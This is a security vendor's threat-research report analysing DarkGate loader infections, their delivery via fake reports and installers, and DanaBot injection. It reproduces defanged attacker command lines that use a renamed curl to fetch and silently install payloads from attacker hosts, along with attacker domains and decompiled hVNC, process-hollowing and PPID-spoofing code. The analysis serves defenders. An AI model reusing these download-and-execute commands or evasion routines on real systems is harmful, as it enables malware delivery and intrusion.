From DarkGate to DanaBot

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 00:51:21 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

Since August 2023, the eSentire Threat Response Unit (TRU) has observed two cases of DarkGate infection targeting the Finance and Manufacturing industries. The stealer was delivered via drive-by downloads disguised as fake installers, such as an Advanced IP scanner, as well as fake document reports.

DarkGate, a loader written in Borland Delphi, was first announced for sale on a Russian-speaking hacking forum in early June 2023. The loader developer claimed to have been working on the project since 2017. DarkGate has an extensive list of features, including hVNC, hAnyDesk, credential stealing, crypto mining, rootkit, reverse proxy, keylogger, remote desktop, etc. The loader is priced at $1,000 for a one-day use and $15,000 for monthly usage.

For the initial access, the loader delivers in a format of LNK, VBS, and MSI, which leads to the execution of the AutoIt script.



Figure 1: Loader advertisement on exploit[.]in

The developer of DarkGate has announced a CrackMe challenge on the forum, offering a reward of $30,000 to anyone who can bypass the licensing system of the loader's builder/panel.



Figure 2: CrackMe challenge announcement

The DarkGate loader has grown significantly in popularity, with the developer stating it reached 30 users per month. However, the developer is no longer issuing licenses to new users.

Figure 3: Announcement to stop providing new licenses

RastaFarEye, the mastermind behind DarkGate, is reputed to be a seasoned malware developer, according to users on hacking forums. He is also believed to be the creator of the stealer identified by Kaspersky as "GreetingGhoul".



Figure 4: GreetingGhoul sale announcement on a hacking forum

Delivery and Technical Analysis

The initial access occurred via a drive-by download. The user was searching for unclaimed money and navigated to the malicious site via Google Ads and downloaded an automatically generated fake report as a ZIP archive that contained the malicious VBS script.



Figure 5: Infection chain within the managed EDR (CrowdStrike)



Figure 6: Malicious website serving the payload

We found three additional websites potentially serving the payloads:

- freelookup[.]org
- treasurydept[.]org
- capitalfinders[.]org

Interestingly enough, Danabot used the same payload delivery technique reported by a Threat Researcher at Proofpoint.



Figure 7: Twitter thread on the same delivery technique used by DanaBot

The VBS script leads to the execution of the following command:

- "/c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl[.]exe HnVMJmSBX[.]exe & HnVMJmSBX[.]exe -o aDRQdO[.]msi hxxps[://]plano[.]soulcarelife[.]org/?5nzumurxizhrb3bpztdybha98e8 & C:\Windows\System32\msiexec[.]exe /i aDRQdO[.]msi /qn"

The script retrieves the MSI installer from one of the attacker-controlled servers.



Figure 8: Malicious VBS script delivering DarkGate MSI installer

The execution of MSI installer eventually leads to the following command execution:

- "C:\Windows\System32\cmd[.]exe" /c mkdir c:\bclr & cd /d c:\bclr & copy c:\windows\system32\curl.exe bclr.exe & bclr -H "User-Agent: curl" -o Autoit3.exe hxxp[://]whatup[.]cloud:9999 & bclr -o kdvyeg.au3 hxxp[://]whatup[.]cloud:9999/msibclrlapx & Autoit3.exe kdvyeg.au3

The command creates the *bclr* directory under C:\, copies curl.exe from C:\Windows\system32 and renames it as bclr.exe to *bclr* directory, and downloads kdvyeg.au3 (MD5: 296c88dda6b9864da68f0918a6a7280d) (DarkGate AutoIT script) and Autoit3.exe files.

Threat Analyst @0xToxin already performed a great analysis of the AutoIt script that can be accessed here.

Upon initial infection, DarkGate achieves persistence on the host via the Startup folder to run the malicious AutoIt script dropped under the ProgramData folder as shown below. The shortcut file is removed by the injected process and recreated periodically, which makes it hard for an analyst to identify the persistence mechanism.

```
Relative Path: ..\..\..\..\..\..\..\..\ProgramData\cfbegkc\Autoit3.exe
Working Directory: C:\ProgramData\cfbegkc\
Arguments: C:\ProgramData\cfbegkc\ceegehb.au3

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 8C4F0FF0
  Label: (No label)
  Local path: C:\ProgramData\cfbegkc\Autoit3.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\ProgramData\cfbegkc\Autoit3.exe
```

Figure 9: Contents of the shortcut file

In the case we were investigating, the loader opens the decoy PDF file shown below.



Figure 10: Decoy PDF file

Compared to the previous version of DarkGate where the final DarkGate payload would be decrypted via an XOR routine, the latest DarkGate version utilizes a custom base64-encoding algorithm, as shown below.



Figure 11: Custom base64-decoding function

In the previous version, when decrypting the final payload, it contained a configuration with a custom base64-encoded string. In the newer version, the configuration and the C2 domains are separated into two distinct parts. The configuration part is ZLIB-compressed and custom base64-encoded.



Figure 12: Extracted configuration

As mentioned above, DarkGate has the hVNC capability. From the snippet shown below, the hVNC is broken into different phases including Cleaning Virtual Desk Processes Phase involving thread termination, Browser Handling Phase (possibly handling certain browser attributes or configurations), and Optimization Phase where certain

browser settings are disabled for a better performance such as disabling audio, sandboxing feature, disabling GPU hardware acceleration etc.

```
199  mw_another_custom_b64_dec_wrap_0((int)unk_444018, &v35);// hVNC phase 5
200  sub_449A44(v35, (int)DC);
201  if ( dword_472D30 )
202    TerminateThread(dword_472D30, 0);
203  mw_another_custom_b64_dec_wrap_0((int)unk_444034, &v69);// https://mail.google.com/mail/u/0/#inbox
204  mw_another_custom_b64_dec_wrap_0((int)unk_444074, &v34);// hVNC phase 6
205  sub_449A44(v34, (int)DC);
206  mw_another_custom_b64_dec_wrap_0((int)unk_44409C, &v32);//  --window-position=
207  sub_408450(v32);
208  sub_408450(dword_4440C0);
209  sub_408450(
210    " --mute-audio --disable-audio --no-sandbox --new-window --disable-3d-apis --disable-gpu --disable-d3d11 --window-size=");
211  sub_408450(dword_4440C0);
212  System::__linkproc__ LStrCatN((int)&v33, 14, (int *)v31[1], v16);
213  v17 = (CHAR *)sub_404994();
214  v10 = (const CHAR *)sub_404994();
215  if ( CreateProcessA_1(v10, v17, 0, 0, 0, 0x30u, 0, 0, &StartupInfo, &ProcessInformation) )
216  {
217    dword_472D38 = (int)ProcessInformation.hProcess;
218    mw_another_custom_b64_dec_wrap_0((int)unk_444174, &v30);// hVNC phase 7
219    sub_449A44(v30, (int)DC);
220    Sleep_1((DWORD)ExceptionList);
221    TObject_Create(off_41626C);
```

Figure 13: hVNC functionality

DarkGate performs process hollowing for the core and additional payloads into one of the processes:

- GoogleUpdate.exe
- TabTip32.exe
- BraveUpdate.exe
- MicrosoftEdgeUpdate.exe
- ielowutil.exe

If process hollowing fails for the above processes, DarkGate proceeds with injecting into cmd.exe which subsequently spawns notepad.exe. We have observed DarkGate injecting DanaBot into notepad.exe. Additionally, the UAC bypass module was also used for injection. Upon terminating the injected process, DarkGate implements PPID spoofing (Parent Process ID Spoofing).

PPID spoofing involves manipulating the parent process ID attribute of a newly created process. This is done to deceive security solutions into believing the new process was created by a legitimate parent process.

In case there is an attempt to terminate this malicious process, it has the capability to reinitialize itself under another spoofed parent process, continuing its malicious activities while staying under the radar.

```
46  sub_404984(v36);
47  v23 = (LStr *)&savedregs;
48  v22 = &loc_457E6F;
49  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
50  __writefsdword(0, (unsigned int)&ExceptionList);
51  v35 = 0;
52  v3 = 0;
53  while ( ++v3 != 13 )                          // executes 12 times until success
54  {
55    memset_0(ExceptionList, v22, v23);
56    v7 = sub_447804();
57    Value = (HANDLE)mw_OpenProcess(v7);
58    InitializeProcThreadAttributeList(0, 1u, 0, &Size);
59    v19 = Size;
60    ProcessHeap = GetProcessHeap();
61    v29 = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(ProcessHeap, 0, v19);
62    InitializeProcThreadAttributeList(v29, 1u, 0, &Size);
63    v9 = sub_433AAC();
64    UpdateProcThreadAttribute(v29, 0, v9, &Value, 4u, 0, 0);
65    v28.cb = 72;
66    v28.wShowWindow = 0;
67    v28.dwFlags = 1;
68    v16 = sub_404994(v37);
69    v10 = sub_404994(v38);
70    if ( CreateProcessA_0(v10, v16, 0, 0, 0, 0x80004u, 0, 0, &v28, &v27) )
71      goto LABEL_7;
72  }
73  memset_0(ExceptionList, v22, v23);
74  memset_0(ExceptionList, v22, v23);
75  StartupInfo.cb = 68;
76  StartupInfo.wShowWindow = 0;
77  StartupInfo.dwFlags = 1;
78  v4 = sub_404994(v37);
79  v5 = sub_404994(v38);
80  if ( !CreateProcessA_1(v5, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation)
81    && !CreateProcessA_1(0, v4, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
82  {
83    mw_another_custom_b64_dec_wrap_0((int)unk_457E88, &v24);// InjectCustomShellcodeWithParamsAndSpoff failure
84    System::__linkproc__ LStrCat(v6, v38);
85    sub_449B7C();
86    goto LABEL_17;
87  }
```

